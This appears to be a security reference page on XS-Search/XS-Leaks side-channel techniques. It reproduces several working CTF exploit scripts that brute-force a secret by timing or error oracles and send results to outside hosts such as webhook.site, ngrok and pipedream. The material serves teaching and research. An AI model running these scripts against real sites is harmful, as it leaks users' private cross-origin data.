**XS-Search/XS-Leaks**

## Basic Information

XS-Search is a method used for **extracting cross-origin information** by leveraging **side channel vulnerabilities**.

Key components involved in this attack include:

* **Vulnerable Web**: The target website from which information is intended to be extracted.
* **Attacker's Web**: The malicious website created by the attacker, which the victim visits, hosting the exploit.
* **Inclusion Method**: The technique employed to incorporate the Vulnerable Web into the Attacker's Web (e.g., window.open, iframe, fetch, HTML tag with href, etc.).
* **Leak Technique**: Techniques used to discern differences in the state of the Vulnerable Web based on information gathered through the inclusion method.
* **States**: The two potential conditions of the Vulnerable Web, which the attacker aims to distinguish.
* **Detectable Differences**: Observable variations that the attacker relies on to infer the state of the Vulnerable Web.

### Detectable Differences

Several aspects can be analyzed to differentiate the states of the Vulnerable Web:

* **Status Code**: Distinguishing between **various HTTP response status codes** cross-origin, like server errors, client errors, or authentication errors.
* **API Usage**: Identifying **usage of Web APIs** across pages, revealing whether a cross-origin page employs a specific JavaScript Web API.
* **Redirects**: Detecting navigations to different pages, not just HTTP redirects but also those triggered by JavaScript or HTML.
* **Page Content**: Observing **variations in the HTTP response body** or in page sub-resources, such as the **number of embedded frames** or size disparities in images.
* **HTTP Header**: Noting the presence or possibly the value of a **specific HTTP response header**, including headers like X-Frame-Options, Content-Disposition, and Cross-Origin-Resource-Policy.
* **Timing**: Noticing consistent time disparities between the two states.

### Inclusion Methods

* **HTML Elements**: HTML offers various elements for **cross-origin resource inclusion**, like stylesheets, images, or scripts, compelling the browser to request a non-HTML resource. A compilation of potential HTML elements for this purpose can be found at <https://github.com/cure53/HTTPLeaks>.
* **Frames**: Elements such as **iframe**, **object**, and **embed** can embed HTML resources directly into the attacker's page. If the page **lacks framing protection**, JavaScript can access the framed resource’s window object via the contentWindow property.
* **Pop-ups**: The **window.open** method opens a resource in a new tab or window, providing a **window handle** for JavaScript to interact with methods and properties following the SOP. Pop-ups, often used in single sign-on, circumvent framing and cookie restrictions of a target resource. However, modern browsers restrict pop-up creation to certain user actions.
* **JavaScript Requests**: JavaScript permits direct requests to target resources using **XMLHttpRequests** or the **Fetch API**. These methods offer precise control over the request, like opting to follow HTTP redirects.

### Leak Techniques

* **Event Handler**: A classical leak technique in XS-Leaks, where event handlers like **onload** and **onerror** provide insights about resource loading success or failure.
* **Error Messages**: JavaScript exceptions or special error pages can provide leak information either directly from the error message or by differentiating between its presence and absence.
* **Global Limits**: Physical limitations of a browser, like memory capacity or other enforced browser limits, can signal when a threshold is reached, serving as a leak technique.
* **Global State**: Detectable interactions with browsers' **global states** (e.g., the History interface) can be exploited. For instance, the **number of entries** in a browser's history can offer clues about cross-origin pages.
* **Performance API**: This API provides **performance details of the current page**, including network timing for the document and loaded resources, enabling inferences about requested resources.
* **Readable Attributes**: Some HTML attributes are **readable cross-origin** and can be used as a leak technique. For instance, the window.frame.length property allows JavaScript to count the frames included in a webpage cross-origin.

## XSinator Tool & Paper

XSinator is an automatic tool to **check browsers against several know XS-Leaks** explained in its paper: [**https://xsinator.com/paper.pdf**](https://xsinator.com/paper.pdf)

You can **access the tool in** [**https://xsinator.com/**](https://xsinator.com/)

## **Timing Based techniques**

Some of the following techniques are going to use timing to as part of the process to detect differences in the possible states of the web pages. There are different ways to measure time in a web browser.

**Clocks**: The [performance.now()](https://developer.mozilla.org/en-US/docs/Web/API/Performance/now) API allows developers to get high-resolution timing measurements. There are a considerable number of APIs attackers can abuse to create implicit clocks: [Broadcast Channel API](https://developer.mozilla.org/en-US/docs/Web/API/Broadcast_Channel_API), [Message Channel API](https://developer.mozilla.org/en-US/docs/Web/API/MessageChannel), [requestAnimationFrame](https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame), [setTimeout](https://developer.mozilla.org/en-US/docs/Web/API/WindowOrWorkerGlobalScope/setTimeout), CSS animations, and others. For more info: [https://xsleaks.dev/docs/attacks/timing-attacks/clocks](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/).

## Event Handler Techniques

### Onload/Onerror

* **Inclusion Methods**: Frames, HTML Elements
* **Detectable Difference**: Status Code
* **More info**: <https://www.usenix.org/conference/usenixsecurity19/presentation/staicu>, <https://xsleaks.dev/docs/attacks/error-events/>
* **Summary**: if trying to load a resource onerror/onload events are triggered with the resource is loaded successfully/unsuccessfully it's possible to figure out the status code.
* **Code example**: <https://xsinator.com/testing.html#Event%20Handler%20Leak%20(Script)>

# Cookie Bomb + Onerror XS Leak

The following **script** taken from [**here**](https://blog.huli.tw/2022/05/05/en/angstrom-ctf-2022-writeup-en/) is exploiting a functionality that allows the user to **insert any amount of cookies**, and then loading a file as a script knowing that the true response will be larger than the false one and then. If successful, the response is a redirect with a resulting URL longer, **too large to handle by the server so return an error http status code**. If the search fails, nothing will happen because URL is short.

<>'";<form action='https://sustenance.web.actf.co/s' method=POST><input id=f /><input name=search value=a /></form>

<script>

const $ = document.querySelector.bind(document);

const sleep = (ms) => new Promise(r => setTimeout(r, ms));

let i = 0;

const stuff = async (len=3500) => {

let name = Math.random();

$("form").target = name;

let w = window.open('', name);

$("#f").value = "\_".repeat(len);

$("#f").name = i++;

$("form").submit();

await sleep(100);

};

const isError = async (url) => {

return new Promise(r => {

let script = document.createElement('script');

script.src = url;

script.onload = () => r(false);

script.onerror = () => r(true);

document.head.appendChild(script);

});

}

const search = (query) => {

return isError("https://sustenance.web.actf.co/q?q=" + encodeURIComponent(query));

};

const alphabet = "etoanihsrdluc\_01234567890gwyfmpbkvjxqz{}ETOANIHSRDLUCGWYFMPBKVJXQZ";

const url = "//en4u1nbmyeahu.x.pipedream.net/";

let known = "actf{";

window.onload = async () => {

navigator.sendBeacon(url + "?load");

await Promise.all([stuff(), stuff(), stuff(), stuff()]);

await stuff(1600);

navigator.sendBeacon(url + "?go");

while (true) {

for (let c of alphabet) {

let query = known + c;

if (await search(query)) {

navigator.sendBeacon(url, query);

known += c;

break;

}

}

}

};

</script>

The code example try lo **load scripts objects from JS**, but **other tags** such as objects, stylesheets, images, audios could be also used. Moreover, it's also possible to inject the **tag directly** and declare the onload and onerror events inside the tag (instead of injecting it from JS).

There is also a script-less version of this attack:

<object data="//example.com/404">

<object data="//attacker.com/?error"></object>

</object>

In this case if example.com/404 is not found attacker.com/?error will be loaded.

### Onload Timing

* **Inclusion Methods**: HTML Elements
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#onload-events>
* **Summary:** The [**performance.now()**](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#performancenow) **API** can be used to measure how much time it takes to perform a request. However, other clocks could be used, such as [**PerformanceLongTaskTiming API**](https://developer.mozilla.org/en-US/docs/Web/API/PerformanceLongTaskTiming) which can identify tasks running for more than 50ms.
* **Code Example**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#onload-events> another example in:

# performance.now example

**Example taken from** [**https://ctf.zeyu2001.com/2022/nitectf-2022/js-api**](https://ctf.zeyu2001.com/2022/nitectf-2022/js-api)

const sleep = (ms) => new Promise((res) => setTimeout(res, ms));

async function check(flag) {

let w = frame.contentWindow;

w.postMessage({'op': 'preview', 'payload': '<img name="enable\_experimental\_features">'}, '\*');

await sleep(1);

w.postMessage({'op': 'search', 'payload': flag}, '\*');

let t1 = performance.now();

await sleep(1);

return (performance.now() - t1) > 200;

}

async function main() {

let alpha = 'abcdefghijklmnopqrstuvwxyz0123456789\_ABCDEFGHIJKLMNOPQRSTUVWXYZ-}';

window.frame = document.createElement('iframe');

frame.width = '100%';

frame.height = '700px';

frame.src = 'https://challenge.jsapi.tech/';

document.body.appendChild(frame);

await sleep(1000);

let flag = 'nite{';

while(1) {

for(let c of alpha) {

let result = await Promise.race([

check(flag + c),

new Promise((res) => setTimeout(() => { res(true); }, 300))

]);

console.log(flag + c, result);

if(result) {

flag += c;

break;

}

}

new Image().src = '//exfil.host/log?' + encodeURIComponent(flag);

}

}

document.addEventListener('DOMContentLoaded', main);

#### Onload Timing + Forced Heavy Task

This technique is just like the previous one, but the **attacker** will also **force** some action to take a **relevant amount time** when the **answer is positive or negative** and measure that time.

# performance.now + Force heavy task

**Exploit taken from** [**https://blog.huli.tw/2022/06/14/en/justctf-2022-xsleak-writeup/**](https://blog.huli.tw/2022/06/14/en/justctf-2022-xsleak-writeup/)

In this challenge the user could sent thousands of chars and if the flag was contained, the chars would be sent back to the bot. So putting a big amount of chars the attacker could measure if the flag was containing in the sent string or not.

Initially, I didn’t set object width and height, but later on, I found that it’s important because the default size is too small to make a difference in the load time.

<!DOCTYPE html>

<html>

<head>

</head>

<body>

<img src="https://deelay.me/30000/https://example.com">

<script>

fetch('https://deelay.me/30000/https://example.com')

function send(data) {

fetch('http://vps?data='+encodeURIComponent(data)).catch(err => 1)

}

function leak(char, callback) {

return new Promise(resolve => {

let ss = 'just\_random\_string'

let url = `http://baby-xsleak-ams3.web.jctf.pro/search/?search=${char}&msg=`+ss[Math.floor(Math.random()\*ss.length)].repeat(1000000)

let start = performance.now()

let object = document.createElement('object');

object.width = '2000px'

object.height = '2000px'

object.data = url;

object.onload = () => {

object.remove()

let end = performance.now()

resolve(end - start)

}

object.onerror = () => console.log('Error event triggered');

document.body.appendChild(object);

})

}

send('start')

let charset = 'abcdefghijklmnopqrstuvwxyz\_}'.split('')

let flag = 'justCTF{'

async function main() {

let found = 0

let notFound = 0

for(let i=0;i<3;i++) {

await leak('..')

}

for(let i=0; i<3; i++) {

found += await leak('justCTF')

}

for(let i=0; i<3; i++) {

notFound += await leak('NOT\_FOUND123')

}

found /= 3

notFound /= 3

send('found flag:'+found)

send('not found flag:'+notFound)

let threshold = found - ((found - notFound)/2)

send('threshold:'+threshold)

if (notFound > found) {

return

}

// exploit

while(true) {

if (flag[flag.length - 1] === '}') {

break

}

for(let char of charset) {

let trying = flag + char

let time = 0

for(let i=0; i<3; i++) {

time += await leak(trying)

}

time/=3

send('char:'+trying+',time:'+time)

if (time >= threshold) {

flag += char

send(flag)

break

}

}

}

}

main()

</script>

</body>

</html>

### unload/beforeunload Timing

* **Inclusion Methods**: Frames
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#unload-events>
* **Summary:** The [SharedArrayBuffer clock](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#sharedarraybuffer-and-web-workers) can be used to measure how much time it takes to perform a request. Other clocks could be used.
* **Code Example**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#unload-events>

The time taken to fetch a resource can be measured by utilizing the [unload](https://developer.mozilla.org/en-US/docs/Web/API/Window/unload_event) and [beforeunload](https://developer.mozilla.org/en-US/docs/Web/API/Window/beforeunload_event) events. The **beforeunload** event is fired when the browser is about to navigate to a new page, while the **unload** event occurs when the navigation is actually taking place. The time difference between these two events can be calculated to determine the **duration the browser spent fetching the resource**.

### Sandboxed Frame Timing + onload

* **Inclusion Methods**: Frames
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#sandboxed-frame-timing-attacks>
* **Summary:** The [performance.now()](https://xsleaks.dev/docs/attacks/timing-attacks/clocks/#performancenow) API can be used to measure how much time it takes to perform a request. Other clocks could be used.
* **Code Example**: <https://xsleaks.dev/docs/attacks/timing-attacks/network-timing/#sandboxed-frame-timing-attacks>

It has been observed that in the absence of [Framing Protections](https://xsleaks.dev/docs/defenses/opt-in/xfo/), the time required for a page and its subresources to load over the network can be measured by an attacker. This measurement is typically possible because the onload handler of an iframe is triggered only after the completion of resource loading and JavaScript execution. To bypass the variability introduced by script execution, an attacker might employ the [sandbox](https://developer.mozilla.org/en-US/docs/Web/HTML/Element/iframe) attribute within the <iframe>. The inclusion of this attribute restricts numerous functionalities, notably the execution of JavaScript, thereby facilitating a measurement that is predominantly influenced by network performance.

// Example of an iframe with the sandbox attribute

<iframe src="example.html" sandbox></iframe>

### #ID + error + onload

* **Inclusion Methods**: Frames
* **Detectable Difference**: Page Content
* **More info**:
* **Summary**: If you can make the page error when the correct content is accessed and make it load correctly when any content is accessed, then you can make a loop to extract all the information without measuring the time.
* **Code Example**:

Suppose that you can **insert** the **page** that has the **secret** content **inside an Iframe**.

You can **make the victim search** for the file that contains "***flag***" using an **Iframe** (exploiting a CSRF for example). Inside the Iframe you know that the ***onload event*** will be **executed always at least once**. Then, you can **change** the **URL** of the **iframe** but changing only the **content** of the **hash** inside the URL.

For example:

1. **URL1**: www.attacker.com/xssearch#try1
2. **URL2**: www.attacker.com/xssearch#try2

If the first URL was **successfully loaded**, then, when **changing** the **hash** part of the URL the **onload** event **won't be triggered** again. But **if** the page had some kind of **error** when **loading**, then, the **onload** event will be **triggered again**.

Then, you can **distinguish between** a **correctly** loaded page or page that has an **error** when is accessed.

### Javascript Execution

* **Inclusion Methods**: Frames
* **Detectable Difference**: Page Content
* **More info**:
* **Summary:** If the **page** is **returning** the **sensitive** content, **or** a **content** that can be **controlled** by the user. The user could set **valid JS code in the negative case**, an **load** each try inside **<script>** tags, so in **negative** cases attackers **code** is **executed,** and in **affirmative** cases **nothing** will be executed.
* **Code Example:**

# JavaScript Execution XS Leak

// Code that will try ${guess} as flag (need rest of the server code

app.get('/guessing', function(req, res) {

let guess = req.query.guess

let page = `<html>

<head>

<script>

function foo() {

// If not the flag this will be executed

window.parent.foo()

}

</script>

<script src="https://axol.space/search?query=${guess}&hint=foo()"></script>

</head>

<p>hello2</p>

</html>`

res.send(page)

});

Main page that generates iframes to the previous /guessing page to test each possibility

<html>

<head>

<script>

let candidateIsGood = false;

let candidate = ''

let flag = 'bi0sctf{'

let guessIndex = -1

let flagChars = '\_0123456789abcdefghijklmnopqrstuvwxyz}ABCDEFGHIJKLMNOPQRSTUVWXYZ'

// this will get called from our iframe IF the candidate is WRONG

function foo() {

candidateIsGood = false

}

timerId = setInterval(() => {

if (candidateIsGood) {

flag = candidate

guessIndex = -1

fetch('https://webhook.site/<yours-goes-here>?flag='+flag)

}

//Start with true and will be change to false if wrong

candidateIsGood = true

guessIndex++

if (guessIndex >= flagChars.length) {

fetch('https://webhook.site/<yours-goes-here>')

return

}

let guess = flagChars[guessIndex]

candidate = flag + guess

let iframe = `<iframe src="/guessing?guess=${encodeURIComponent(candidate)}"></iframe>`

console.log('iframe: ', iframe)

hack.innerHTML = iframe

}

, 500);

</script>

</head>

<p>hello</p>

<div id="hack">

</div>

</html>

### CORB - Onerror

* **Inclusion Methods**: HTML Elements
* **Detectable Difference**: Status Code & Headers
* **More info**: <https://xsleaks.dev/docs/attacks/browser-features/corb/>
* **Summary**: **Cross-Origin Read Blocking (CORB)** is a security measure that prevents web pages from loading certain sensitive cross-origin resources to protect against attacks like **Spectre**. However, attackers can exploit its protective behavior. When a response subject to **CORB** returns a ***CORB protected*** Content-Type with nosniff and a 2xx status code, **CORB** strips the response's body and headers. Attackers observing this can infer the combination of the **status code** (indicating success or error) and the Content-Type (denoting whether it's protected by **CORB**), leading to potential information leakage.
* **Code Example:**

Check the more information link for more information about the attack.

### onblur

* **Inclusion Methods**: Frames
* **Detectable Difference**: Page Content
* **More info**: <https://xsleaks.dev/docs/attacks/id-attribute/>, <https://xsleaks.dev/docs/attacks/experiments/portals/>
* **Summary**: Leak sensitive data from the id or name attribute.
* **Code Example**: <https://xsleaks.dev/docs/attacks/id-attribute/#code-snippet>

It's possible to **load a page** inside an **iframe** and use the **#id\_value** to make the page **focus on the element** of the iframe with indicated if, then if an **onblur** signal is triggered, the ID element exists. You can perform the same attack with **portal** tags.

### postMessage Broadcasts

* **Inclusion Methods**: Frames, Pop-ups
* **Detectable Difference**: API Usage
* **More info**: <https://xsleaks.dev/docs/attacks/postmessage-broadcasts/>
* **Summary**: Gather sensitive information from a postMessage or use the presence of postMessages as an oracle to know the status of the user in the page
* **Code Example**: Any code listening for all postMessages.

Applications frequently utilize [postMessage broadcasts](https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage) to communicate across different origins. However, this method can inadvertently expose **sensitive information** if the targetOrigin parameter is not properly specified, allowing any window to receive the messages. Furthermore, the mere act of receiving a message can act as an **oracle**; for instance, certain messages might only be sent to users who are logged in. Therefore, the presence or absence of these messages can reveal information about the user's state or identity, such as whether they are authenticated or not.

## Global Limits Techniques

### WebSocket API

* **Inclusion Methods**: Frames, Pop-ups
* **Detectable Difference**: API Usage
* **More info**: <https://xsinator.com/paper.pdf> (5.1)
* **Summary**: Exhausting the WebSocket connection limit leaks the number of WebSocket connections of a cross-origin page.
* **Code Example**: <https://xsinator.com/testing.html#WebSocket%20Leak%20(FF)>, <https://xsinator.com/testing.html#WebSocket%20Leak%20(GC)>

It is possible to identify if, and how many, **WebSocket connections a target page uses**. It allows an attacker to detect application states and leak information tied to the number of WebSocket connections.

If one **origin** uses the **maximum amount of WebSocket** connection objects, regardless of their connections state, the creation of **new objects will result in JavaScript exceptions**. To execute this attack, the attacker website opens the target website in a pop-up or iframe and then, after the target web has been loaded, attempts to create the maximum number of WebSockets connections possible. The **number of thrown exceptions** is the **number of WebSocket connections used by the target website** window.

### Payment API

* **Inclusion Methods**: Frames, Pop-ups
* **Detectable Difference**: API Usage
* **More info**: <https://xsinator.com/paper.pdf> (5.1)
* **Summary**: Detect Payment Request because only one can be active at a time.
* **Code Example**: <https://xsinator.com/testing.html#Payment%20API%20Leak>

This XS-Leak enables an attacker to **detect when a cross-origin page initiates a payment request**.

Because **only one request payment can be active** at the same time, if the target website is using the Payment Request API, any f**urther attempts to show use this API will fail**, and cause a **JavaScript exception**. The attacker can exploit this by **periodically attempting to show the Payment API UI**. If one attempt causes an exception, the target website is currently using it. The attacker can hide these periodical attempts by immediately closing the UI after creation.

### Timing the Event Loop

* **Inclusion Methods**:
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#timing-the-event-loop>
* **Summary:** Measure execution time of a web abusing the single-threaded JS event loop.
* **Code Example**:

# Event Loop Blocking + Lazy images

In [**this exploit**](https://gist.github.com/aszx87410/155f8110e667bae3d10a36862870ba45), [**@aszx87410**](https://twitter.com/aszx87410) mixes the **lazy image side channel** technique through a HTML injection with kind of **event loop blocking technique** to leak chars.

This is a **different exploit for the CTF chall** that was already commented in the following page. take a look for more info about the challenge:

[PAGEConnection Pool Examples](https://book.hacktricks.xyz/pentesting-web/xs-search/connection-pool-example)

The idea behind this exploit is:

* The posts are loaded alphabetically
* An **attacker** can **inject** a **post** starting with **"A"**, then some **HTML tag** (like a big **<canvas**) will fulfil most of the **screen** and some final **<img lazy tags** to load things.
* If instead of an "A" the **attacker injects the same post but starting with a "z".** The **post** with the **flag** will appear **first**, then the **injected** **post** will appear with the initial "z" and the **big** **canvas**. Because the post with the flag appeared first, the first canvas will occupy all the screen and the final **<img lazy** tags injected **won't be seen** in the screen, so they **won't be loaded**.
* Then, **while** the bot is **accessing** the page, the **attacker** will **send fetch requests**.
  + If the **images** injected in the post are being **loaded**, these **fetch** requests will take **longer**, so the attacker knows that the **post is before the flag** (alphabetically).
  + If the the **fetch** requests are **fast**, it means that the **post** is **alphabetically** **after** the flag.

Let's check the code:

<!DOCTYPE html>

<html>

<!--

The basic idea is to create a post with a lot of images which send request to "/" to block server-side nodejs event loop.

If images are loading, the request to "/" is slower, otherwise faster.

By using a well-crafted height, we can let note with "A" load image but note with "Z" not load.

We can use fetch to measure the request time.

-->

<body>

<button onclick="run()">start</button>

<!-- Inject post with payload -->

<form id=f action="http://localhost:1234/create" method="POST" target="\_blank">

<input id=inp name="text" value="">

</form>

<!-- Remove index -->

<form id=f2 action="http://localhost:1234/remove" method="POST" target="\_blank">

<input id=inp2 name="index" value="">

</form>

<script>

let flag = 'SEKAI{'

const TARGET = 'https://safelist.ctf.sekai.team'

f.action = TARGET + '/create'

f2.action = TARGET + '/remove'

const sleep = ms => new Promise(r => setTimeout(r, ms))

// Function to leak info to attacker

const send = data => fetch('http://server.ngrok.io?d='+data)

const charset = 'abcdefghijklmnopqrstuvwxyz'.split('')

// start exploit

let count = 0

setTimeout(async () => {

let L = 0

let R = charset.length - 1

// I have omited code here as apparently it wasn't necesary

// fallback to linerar since I am not familiar with binary search lol

for(let i=R; i>=L; i--) {

let c = charset[i]

send('try\_' + flag + c)

const found = await testChar(flag + c)

if (found) {

send('found: '+ flag+c)

flag += c

break

}

}

}, 0)

async function testChar(str) {

return new Promise(resolve => {

/\*

For 3350, you need to test it on your local to get this number.

The basic idea is, if your post starts with "Z", the image should not be loaded because it's under lazy loading threshold

If starts with "A", the image should be loaded because it's in the threshold.

\*/

// <canvas height="3350px"> is experimental and allow to show the injected

// images when the post injected is the first one but to hide them when

// the injected post is after the post with the flag

inp.value = str + '<br><canvas height="3350px"></canvas><br>'+Array.from({length:20}).map((\_,i)=>`<img loading=lazy src=/?${i}>`).join('')

f.submit()

setTimeout(() => {

run(str, resolve)

}, 500)

})

}

async function run(str, resolve) {

// Open posts page 5 times

for(let i=1; i<=5;i++) {

window.open(TARGET)

}

let t = 0

const round = 30 //Lets time 30 requests

setTimeout(async () => {

// Send 30 requests and time each

for(let i=0; i<round; i++) {

let s = performance.now()

await fetch(TARGET + '/?test', {

mode: 'no-cors'

}).catch(err=>1)

let end = performance.now()

t += end - s

console.log(end - s)

}

const avg = t/round

// Send info about how much time it took

send(str + "," + t + "," + "avg:" + avg)

/\*

I get this threshold(1000ms) by trying multiple times on remote admin bot

for example, A takes 1500ms, Z takes 700ms, so I choose 1000 ms as a threshold

\*/

const isFound = (t >= 1000)

if (isFound) {

inp2.value = "0"

} else {

inp2.value = "1"

}

// remember to delete the post to not break our leak oracle

f2.submit()

setTimeout(() => {

resolve(isFound)

}, 200)

}, 200)

}

</script>

</body>

</html>

JavaScript operates on a [single-threaded event loop](https://developer.mozilla.org/en-US/docs/Web/JavaScript/EventLoop) concurrency model, signifying that **it can only execute one task at a time**. This characteristic can be exploited to gauge **how long code from a different origin takes to execute**. An attacker can measure the execution time of their own code in the event loop by continuously dispatching events with fixed properties. These events will be processed when the event pool is empty. If other origins are also dispatching events to the same pool, an **attacker can infer the time it takes for these external events to execute by observing delays in the execution of their own tasks**. This method of monitoring the event loop for delays can reveal the execution time of code from different origins, potentially exposing sensitive information.

In an execution timing it's possible to **eliminate** **network factors** to obtain **more precise measurements**. For example, by loading the resources used by the page before loading it.

### Busy Event Loop

* **Inclusion Methods**:
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/execution-timing/#busy-event-loop>
* **Summary:** One method to measure the execution time of a web operation involves intentionally blocking the event loop of a thread and then timing **how long it takes for the event loop to become available again**. By inserting a blocking operation (such as a long computation or a synchronous API call) into the event loop, and monitoring the time it takes for subsequent code to begin execution, one can infer the duration of the tasks that were executing in the event loop during the blocking period. This technique leverages the single-threaded nature of JavaScript's event loop, where tasks are executed sequentially, and can provide insights into the performance or behavior of other operations sharing the same thread.
* **Code Example**:

A significant advantage of the technique of measuring execution time by locking the event loop is its potential to circumvent **Site Isolation**. **Site Isolation** is a security feature that separates different websites into separate processes, aiming to prevent malicious sites from directly accessing sensitive data from other sites. However, by influencing the execution timing of another origin through the shared event loop, an attacker can indirectly extract information about that origin's activities. This method does not rely on direct access to the other origin's data but rather observes the impact of that origin's activities on the shared event loop, thus evading the protective barriers established by **Site Isolation**.

In an execution timing it's possible to **eliminate** **network factors** to obtain **more precise measurements**. For example, by loading the resources used by the page before loading it.

### Connection Pool

* **Inclusion Methods**: JavaScript Requests
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**: <https://xsleaks.dev/docs/attacks/timing-attacks/connection-pool/>
* **Summary:** An attacker could lock all the sockets except 1, load the target web and at the same time load another page, the time until the last page is starting to load is the time the target page took to load.
* **Code Example**:

[PAGEConnection Pool Examples](https://book.hacktricks.xyz/pentesting-web/xs-search/connection-pool-example)

Browsers utilize sockets for server communication, but due to the limited resources of the operating system and hardware, **browsers are compelled to impose a limit** on the number of concurrent sockets. Attackers can exploit this limitation through the following steps:

1. Ascertain the browser's socket limit, for instance, 256 global sockets.
2. Occupy 255 sockets for an extended duration by initiating 255 requests to various hosts, designed to keep the connections open without completing.
3. Employ the 256th socket to send a request to the target page.
4. Attempt a 257th request to a different host. Given that all sockets are in use (as per steps 2 and 3), this request will be queued until a socket becomes available. The delay before this request proceeds provides the attacker with timing information about the network activity related to the 256th socket (the target page's socket). This inference is possible because the 255 sockets from step 2 are still engaged, implying that any newly available socket must be the one released from step 3. The time taken for the 256th socket to become available is thus directly linked to the time required for the request to the target page to complete.

For more info: <https://xsleaks.dev/docs/attacks/timing-attacks/connection-pool/>

### Connection Pool by Destination

* **Inclusion Methods**: JavaScript Requests
* **Detectable Difference**: Timing (generally due to Page Content, Status Code)
* **More info**:
* **Summary:** It's like the previous technique but instead of using all the sockets, Google **Chrome** puts a limit of **6 concurrent request to the same origin**. If we **block 5** and then **launch a 6th** request we can **time** it and if we managed to make the **victim page send** more **requests** to the same endpoint to detect a **status** of the **page**, the **6th request** will take **longer** and we can detect it.

## Performance API Techniques

The [Performance API](https://developer.mozilla.org/en-US/docs/Web/API/Performance) offers insights into the performance metrics of web applications, further enriched by the [Resource Timing API](https://developer.mozilla.org/en-US/docs/Web/API/Resource_Timing_API). The Resource Timing API enables the monitoring of detailed network request timings, such as the duration of the requests. Notably, when servers include the Timing-Allow-Origin: \* header in their responses, additional data like the transfer size and domain lookup time becomes available.

This wealth of data can be retrieved via methods like [performance.getEntries](https://developer.mozilla.org/en-US/docs/Web/API/Performance/getEntries) or [performance.getEntriesByName](https://developer.mozilla.org/en-US/docs/Web/API/Performance/getEntriesByName), providing a comprehensive view of performance-related information. Additionally, the API facilitates the measurement of execution times by calculating the difference between timestamps obtained from [performance.now()](https://developer.mozilla.org/en-US/docs/Web/API/Performance/now). However, it's worth noting that for certain operations in browsers like Chrome, the precision of performance.now() may be limited to milliseconds, which could affect the granularity of timing measurements.

Beyond timing measurements, the Performance API can be leveraged for security-related insights. For instance, the presence or absence of pages in the performance object in Chrome can indicate the application of X-Frame-Options. Specifically, if a page is blocked from rendering in a frame due to X-Frame-Options, it will not be recorded in the performance object, providing a subtle clue about the page's framing policies.

### Error Leak

* **Inclusion Methods**: Frames, HTML Elements
* **Detectable Difference**: Status Code
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** A request that results in errors will not create a resource timing entry.
* **Code Example**: <https://xsinator.com/testing.html#Performance%20API%20Error%20Leak>

It is possible to **differentiate between HTTP response status codes** because requests that lead to an **error** do **not create a performance entry**.

### Style Reload Error

* **Inclusion Methods**: HTML Elements
* **Detectable Difference**: Status Code
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** Due to a browser bug, requests that result in errors are loaded twice.
* **Code Example**: <https://xsinator.com/testing.html#Style%20Reload%20Error%20Leak>

In the previous technique it was also identified two cases where browser bugs in GC lead to **resources being loaded twice when they fail to load**. This will result in multiple entries in the Performance API and can thus be detected.

### Request Merging Error

* **Inclusion Methods**: HTML Elements
* **Detectable Difference**: Status Code
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** Requests that result in an error can not be merged.
* **Code Example**: <https://xsinator.com/testing.html#Request%20Merging%20Error%20Leak>

The technique was found in a table in the mentioned paper but no description of the technique was found on it. However, you can find the source code checking for it in <https://xsinator.com/testing.html#Request%20Merging%20Error%20Leak>

### Empty Page Leak

* **Inclusion Methods**: Frames
* **Detectable Difference**: Page Content
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** Empty responses do not create resource timing entries.
* **Code Example**: <https://xsinator.com/testing.html#Performance%20API%20Empty%20Page%20Leak>

An attacker can detect if a request resulted in an empty HTTP response body because e**mpty pages do not create a performance entry in some browsers**.

### **XSS-Auditor Leak**

* **Inclusion Methods**: Frames
* **Detectable Difference**: Page Content
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** Using the XSS Auditor in Security Assertions, attackers can detect specific webpage elements by observing alterations in responses when crafted payloads trigger the auditor's filtering mechanism.
* **Code Example**: <https://xsinator.com/testing.html#Performance%20API%20XSS%20Auditor%20Leak>

In Security Assertions (SA), the XSS Auditor, originally intended to prevent Cross-Site Scripting (XSS) attacks, can paradoxically be exploited to leak sensitive information. Although this built-in feature was removed from Google Chrome (GC), it's still present in SA. In 2013, Braun and Heiderich demonstrated that the XSS Auditor could inadvertently block legitimate scripts, leading to false positives. Building on this, researchers developed techniques to extract information and detect specific content on cross-origin pages, a concept known as XS-Leaks, initially reported by Terada and elaborated by Heyes in a blog post. Although these techniques were specific to the XSS Auditor in GC, it was discovered that in SA, pages blocked by the XSS Auditor do not generate entries in the Performance API, revealing a method through which sensitive information might still be leaked.

### X-Frame Leak

* **Inclusion Methods**: Frames
* **Detectable Difference**: Header
* **More info**: <https://xsinator.com/paper.pdf> (5.2), <https://xsleaks.github.io/xsleaks/examples/x-frame/index.html>, <https://xsleaks.dev/docs/attacks/timing-attacks/performance-api/#detecting-x-frame-options>
* **Summary:** Resource with X-Frame-Options header does not create resource timing entry.
* **Code Example**: <https://xsinator.com/testing.html#Performance%20API%20X-Frame%20Leak>

If a page is **not allowed** to be **rendered** in an **iframe** it does **not create a performance entry**. As a result, an attacker can detect the response header **X-Frame-Options**. Same happens if you use an **embed** **tag.**

### Download Detection

* **Inclusion Methods**: Frames
* **Detectable Difference**: Header
* **More info**: <https://xsinator.com/paper.pdf> (5.2)
* **Summary:** Downloads do not create resource timing entries in the Performance API.
* **Code Example**: <https://xsinator.com/testing.html#Performance%20API%20Download%20Detection>

